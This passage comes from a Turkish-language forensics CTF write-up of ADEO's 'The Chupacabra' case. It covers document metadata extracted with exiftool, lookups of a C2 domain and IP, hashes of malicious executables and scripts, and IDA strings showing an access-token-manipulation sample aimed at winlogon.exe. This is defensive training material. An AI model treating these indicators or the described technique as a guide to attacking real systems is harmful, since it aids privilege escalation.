File Inode Change Date/Time   : 2022:05:08 07:07:43-04:00
File Permissions              : -rw-r--r--
File Type                    : DOCX
File Type Extension           : docx
MIME Type                    : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version          : 20
Zip Bit Flag                  : 0x0006
Zip Compression               : Deflated
Zip Modify Date                : 1980:01:01 00:00:00
Zip CRC                       : 0xb24462a1
Zip Compressed Size           : 396
Zip Uncompressed Size         : 1889
Zip File Name                  : [Content_Types].xml
Title                         :
Subject                       :
Creator                      : Megha Sharma
Keywords                      :
Description                   :
Last Modified By               : Megha Sharma
Revision Number                : 4
Create Date                   : 2020:11:23 03:18:00Z
Modify Date                    : 2020:11:23 09:04:00Z
```

Ayrıca belgelere dair metadata bilgilerini almak için Windows’un sağ tık “özellikler” sekmesini de kullanabiliriz.

Kaynak	
Yazarlar	Megha Shama
Son kaydeden	Megha Shama
Düzeltilme numarası	4
Sürüm numarası	
Program adı	Microsoft Office Word
Şirket	
Yönetici	
İçerik oluşturma tarihi	23.11.2020 06:18
Son kaydetme tarihi	23.11.2020 12:04
Son yazdırma tarihi	
Toplam düzenleme süresi	00:30:00
İçerik	
İçerik durumu	
İçerik Türü	application/vnd.openxmlformats-officedocu...
Sayfa	5
Sözcük sayısı	476

Cevap: “Megha Sharma”

Soru 31: “2022.7z” Arşivindeki “Uniform Chart of Accounts” Dosyasının Oluşturma Bilgisi Nedir?

“Uniform Chart of Accounts” dökümanının oluşturulma tarihini bulabilmek için yine “ExifTool” aracını kullandık ve sonuca ulaştık. ExifTool bu tarz metadata bilgilerinin toplanması söz konusu olduğunda bize oldukça detaylı bir çıktı sunuyor.

```
kali@kali: ~/Desktop/2022
File Actions Edit View Help
└─$ exiftool ./Uniform\ Chart\ of\ Accounts.docx
ExifTool Version Number      : 12.41
File Name                    : Uniform Chart of Accounts.docx
Directory                    : .
File Size                    : 29 KiB
File Modification Date/Time   : 2022:03:09 01:53:32-05:00
File Access Date/Time        : 2022:05:08 07:07:43-04:00
File Inode Change Date/Time   : 2022:05:08 07:07:43-04:00
File Permissions              : -rw-r--r--
File Type                    : DOCX
File Type Extension           : docx
MIME Type                     : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version          : 20
Zip Bit Flag                  : 0x0006
Zip Compression               : Deflated
Zip Modify Date                : 1980:01:01 00:00:00
Zip CRC                       : 0x6d550877
Zip Compressed Size           : 417
Zip Uncompressed Size         : 2469
Zip File Name                  : [Content_Types].xml
Title                         :
Subject                       :
Creator                       : Sinan ASKIN (ADE0)
Keywords                      :
Description                    :
Last Modified By               : Sinan ASKIN (ADE0)
Revision Number                : 3
Create Date                    : 2022:03:09 06:51:00Z
Modify Date                    : 2022:03:09 06:53:00Z
Template                       : Normal.dotm
Total Edit Time                : 0
Pages                         : 1
Words                         : 430
Characters                     : 2453
Application                   : Microsoft Office Word
Doc Security                   : None
Lines                         : 20
Paragraphs                     : 5
Scale Crop                     : No
Company                       :
Links Up To Date               : No
Characters With Spaces         : 2878
Shared Doc                     : No
```

Cevap: 2022:03:09 06:51:00Z

Soru 32: Saldırganın C2 Adresi Olarak Kullandığı Domain Hangi Firmada ve Ülkede Kayıtlı?

Bu tarz bilgileri VirusTotal yardımıyla zaten zararlıyı taratıp çıkan bağlantılar kısmından alan adına geldiğimizde veya doğrudan URL adresini arattığımızda kolaylıkla görebiliyoruz. Ayrıca herhangi bir whois sorgusu yapmamıza çoğunlukla gerek kalmıyor.

Alan adının son barındırıldığı firma olarak GoDaddy'i görüyoruz. GoDaddy, bir ABD firması.

The screenshot shows the VirusTotal domain report for **www.ofbahar.com**. The domain is marked as "No security vendors flagged this domain as malicious". The registrar is GoDaddy.com, LLC, created 1 year ago, and last updated 7 months ago. The report includes a table for "Passive DNS Replication" and a table for "Historical Whois Lookups".

Passive DNS Replication			
Date resolved	Detections	Resolver	IP
2021-03-10	2 / 89	VirusTotal	68.183.67.198

Historical Whois Lookups		
Last Updated	Registrar	Registrant
+ 2021-11-12	GoDaddy.com, LLC	-
+ 2021-09-13	Tucows Domains Inc.	-
+ 2021-03-10	Tucows Domains Inc.	-

Cevap: “Kayıt Firması GoDaddy / Lokasyon: ABD”

Soru 33: Saldırının Geldiği Ülke Muhtemelen Neresi Olabilir?

Her ne kadar saldırının nereden geldiğinin anlaşılabilmesi için pek yeterli bir bilgi olmasa da, en azından hangi ülkedeki sağlayıcıdan veya veri merkezinden bağlantı kurulduğunu anlamak için lokasyonuna bakabiliriz. IP2Location bunun için biçilmiş kaftan.

The screenshot shows the IP2Location website interface. It displays location data for the IP address 68.183.67.198. The data includes Country (Germany), Region (Hessen), City (Frankfurt am Main), and ISP (DigitalOcean LLC). There is also a section for "Bots" with various lookup options.

Field	Value
Permalink	https://www.ip2location.com/68.183.67.198
IP Address	68.183.67.198
Country	Germany [DE]
Region	Hessen
City	Frankfurt am Main
Coordinates of City†	50.115520, 8.684170 (50°6'56"N 8°41'3"E)
ISP	DigitalOcean LLC
Local Time	09 May, 2022 05:53 PM (UTC +02:00)
Domain	digitalocean.com

Bots
You can easily lookup an IP address on the below channels using the below commands.

IP2Location Twitter Bot	@ip2location 68.183.67.198
IP2Proxy Twitter Bot	@ip2proxybot 68.183.67.198
IP2Location Slack Bot	/ip2location 68.183.67.198
IP2Proxy Slack Bot	/ip2proxy 68.183.67.198
Monitor	Subscribe Notification

† Latitude and Longitude are often near the center of population. These values are not precise and should not be used to identify a particular address or household.

Cevap: “Almanya”

Soru 34: Kötü Amaçlı Yürütülebilir/Executable Dosyaların Adı Nedir?

Daha önceki sorularda yer alan bulgularımıza göre birtakım zararlı dosyaların sistemde yer aldığını belirtmiştik. Bunlardan “executable” yani yürütülebilir dosya olarak tanımlananların bilgileri aşağıdadır.

- “BodyMassIndex.exe” (SHA1: d97b255397485325514a621b3edef59f0b124a6c)
- “AccessToken.exe” (SHA1: dddcbc36c9dba7faa62105049b3d8c5c726caabf)
-

Soru 35: Kötü Amaçlı Belge ve Script Dosyalarının Adı Nedir?

Belge boyunca yapılan çözümler dolayısıyla tekrardan bu bilgileri nasıl elde ettiğimize değinmiyoruz lakin inceleme sonucunda 1’i belge, 2’si “script” yani komut dosyası olan 3 zararlı dosya bulduk. Bunların bilgileri aşağıdadır.

- “Body Mass Index.xlsm” (SHA1: 26cf2e4cec935e279740dbcc28a0372259f1a7ce)
- “notamalware.vbs” (SHA1: 24f94f5645a9661f4d5d256d898161f7fa423645)
- “notabadmalware.ps1” (SHA1: 2049dde53f7e9df4055d652e932711fa3f6cdd90)

Soru 36: Zararlılardan Biri Bir Saldırı Tekniği Kullanıyor. Bu Tekniğin Adı Nedir?

Sorumuzun muhatabı olan “AccessToken.exe” isimli zararlımızın hem isminden, hem de davranışları ile “Import” ettiği API’lerden yola çıkarak “Access Token Manipulation” adı verilen bir teknik kullandığını söyleyebiliriz.

Disasm: .text	General	DOS Hdr	Rich Hdr	File Hdr	Optional Hdr	Section Hdrs	Imports	Resources	BaseReloc.	Debug	Load...
Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk			
2758	KERNEL32.dll	18	FALSE	3A44	0	0	3BD0	3024			
276C	ADVAPI32.dll	8	FALSE	3A20	0	0	3C8A	3000			
2780	MSVCP140.dll	1	FALSE	3A90	0	0	3CB8	3070			
2794	VCRUNTIME140...	10	FALSE	3A98	0	0	3D7C	3078			
27A8	api-ms-win-crt...	4	FALSE	3B3C	0	0	3FC0	311C			
27BC	api-ms-win-crt...	20	FALSE	3AE8	0	0	3FE0	30C8			
27D0	api-ms-win-crt...	4	FALSE	3AC4	0	0	4002	30A4			
27E4	api-ms-win-crt...	1	FALSE	3AE0	0	0	4022	30C0			
KERNEL32.dll [18 entries]											
Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint					
3024	SetUnhandledExceptionFilter	-	4080	4080	-	587					
3028	CloseHandle	-	3BC2	3BC2	-	8E					
302C	Process32FirstW	-	3B80	3B80	-	440					
3030	Process32NextW	-	3B9E	3B9E	-	442					
3034	GetLastError	-	3B8E	3B8E	-	26E					
3038	CreateToolhelp32Snapshot	-	3B72	3B72	-	105					
303C	OpenProcess	-	3B64	3B64	-	421					
3040	GetCurrentProcess	-	3B50	3B50	-	224					
3044	TerminateProcess	-	409E	409E	-	5A6					
3048	IsProcessorFeaturePresent	-	40B2	40B2	-	39B					
304C	QueryPerformanceCounter	-	40CE	40CE	-	461					
3050	GetCurrentProcessId	-	40E8	40E8	-	225					
3054	UnhandledExceptionFilter	-	4064	4064	-	5C7					
3058	GetCurrentThreadId	-	40FE	40FE	-	229					
305C	GetSystemTimeAsFileTime	-	4114	4114	-	2FA					
3060	InitializeListHead	-	412E	412E	-	378					
3064	IsDebuggerPresent	-	4144	4144	-	394					
3068	GetModuleHandleW	-	4158	4158	-	286					

Cevap: “Access Token Manipulation”

Soru 37: “AccessToken.exe” Zararlısının Hedeflediği Process Nedir?

“AccessToken.exe” dosyasını IDA Pro ile incelediğimizde ilgili saldırı tekniğini kullanarak sistemde hak yükseltmek için “winlogon.exe” isimli process’i hedeflediğini görüyoruz.

```
.rdata:004031AC aUnknownExcepti db 'Unknown exception',0
.rdata:004031AC ; DATA XREF: sub_401080+3f0
.rdata:004031BE align 10h
.rdata:004031C0 aBadArrayNewLen db 'bad array new length',0
.rdata:004031C0 ; DATA XREF: sub_4010F0+A0f0
.rdata:004031D5 align 4
.rdata:004031D8 aStringTooLong db 'string too long',0 ; DATA XREF: sub_4011B0f0
.rdata:004031E8 aSuAnkiKullanici db 'Su anki kullanici: %s',0Ah,0
.rdata:004031E8 ; DATA XREF: _main+2Ef0
.rdata:004031FF align 10h
.rdata:00403200 aWinlogonExe: ; DATA XREF: _main:loc_4014A0f0
.rdata:00403200 text "UTF-16LE", 'winlogon.exe',0
.rdata:0040321A align 4
.rdata:0040321C aSeDebugprivile: ; DATA XREF: _main+193f0
.rdata:0040321C text "UTF-16LE", 'SeDebugPrivilege',0
.rdata:0040323E align 10h
.rdata:00403240 aSeDebugprivile_0 db '[+]SeDebugPrivilege ',0Ah,0
.rdata:00403240 ; DATA XREF: _main+1F3f0
.rdata:00403256 align 4
.rdata:00403258 aCUsersRickmart: ; DATA XREF: _main+261f0
.rdata:00403258 text "UTF-16LE", 'C:\Users\RickMartinGrimes\AppData\Local\Temp\BodyMa'
.rdata:00403258 text "UTF-16LE", 'ssIndex.exe',0
.rdata:004032D6 align 4
```

Cevap: “winlogon.exe”

Soru 38: “AccessToken.exe” Zararlısının Kullandığı Teknikle Çalıştırdığı Dosya Nedir?

Bu bilgiye ulaşmak için de yine zararlımızı herhangi bir “diassembler” araç ile inceliyoruz. Biz IDA Pro kullanmayı tercih ettik, siz Ghidra gibi alternatiflere de yönelebilirsiniz. Bunun sonucunda ise “BodyMassIndex.exe” zararlısının adı ve yoluna işaret eden stringlere rastlıyoruz.

```
.rdata:0040321C aSeDebugprivile: ; DATA XREF: _main+193f0
.rdata:0040321C text "UTF-16LE", 'SeDebugPrivilege',0
.rdata:0040323E align 10h
.rdata:00403240 aSeDebugprivile_0 db '[+]SeDebugPrivilege ',0Ah,0
.rdata:00403240 ; DATA XREF: _main+1F3f0
.rdata:00403256 align 4
.rdata:00403258 aCUsersRickmart: ; DATA XREF: _main+261f0
.rdata:00403258 text "UTF-16LE", 'C:\Users\RickMartinGrimes\AppData\Local\Temp\BodyMa'
.rdata:00403258 text "UTF-16LE", 'ssIndex.exe',0
.rdata:004032D6 align 4
```

Cevap: “C:\Users\RickMartinGrimes\AppData\Local\Temp\BodyMassIndex.exe”

Soru 41: “.xls” Uzantılı Dosyanın İçinde Bir Windows Uygulaması Çalıştırılıyor. Bu Uygulamanın Adı Nedir?

Bir önceki soruda da yaptığımız gibi “Body Mass Index.xls”i “olevba” ile incelediğimizde makronun PowerShell komutlarıyla indirmiş olduğu “notamalware.vbs” isimli zararlı “Visual Basic Script” dosyasını çalıştırmak için “wscript.exe”yi çağırdığını görüyoruz.

“wscript.exe”, Windows sistemlerde “VBS”lerin sistemlere sonradan yüklenmesi gereken herhangi bir yorumlayıcıya gerek kalmaksızın çalıştırılmasını sağlayan bir bileşen diyebiliriz.

```
Administrator: Windows Powe x + v
(empty macro)
-----
VBA MACRO Sheet1.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/Sheet1'
-----
(empty macro)
+-----+-----+-----+
|Type|Keyword|Description|
+-----+-----+-----+
|AutoExec|Button1_Click|Runs when the file is opened and ActiveX|
|objects trigger events|
|Suspicious|Shell|May run an executable file or a system|
|command|
|Suspicious|WScript.Shell|May run an executable file or a system|
|command|
|Suspicious|Run|May run an executable file or a system|
|command|
|Suspicious|ShellExecute|May run an executable file or a system|
|command|
|Suspicious|powershell|May run PowerShell commands|
|Suspicious|encodedcommand|May run PowerShell commands|
|Suspicious|CreateObject|May create an OLE object|
|Suspicious|Shell.Application|May run an application (if combined with|
|CreateObject)|
|Suspicious|Hex Strings|Hex-encoded strings were detected, may be|
|used to obfuscate strings (option --decode to|
|see all)|
|IOC|wscript.exe|Executable file name|
|IOC|notamalware.vbs|Executable file name|
+-----+-----+-----+
PS C:\Akil\Analiz>
```

Cevap: “wscript.exe”

Sonuç ve Teşekkürler

ADEO Cyber Security tarafından hazırlanan “The Chupacabra” örnek adli bilişim vakası CTF’ini rapor yazımı dahil 3 günde elimizden geldiğinde özen göstererek tamamladık.

Süreç bizler için unuttuğumuz birçok bilgiyi tazeleyici olduğu kadar, öğretici ve oldukça eğlenceli bir şekilde geçti. Eməği geçen herkese “PwnLab.Me Siber Güvenlik Topluluğu” olarak teşekkürlerimizi iletiyoruz.

Son kez yine tekrarlayalım.

“Kadıköy’e, Montana çetesine, şehrin kötü çocuklarına ve bütün ruhsuzlara...”

Adios, ADEO’s :)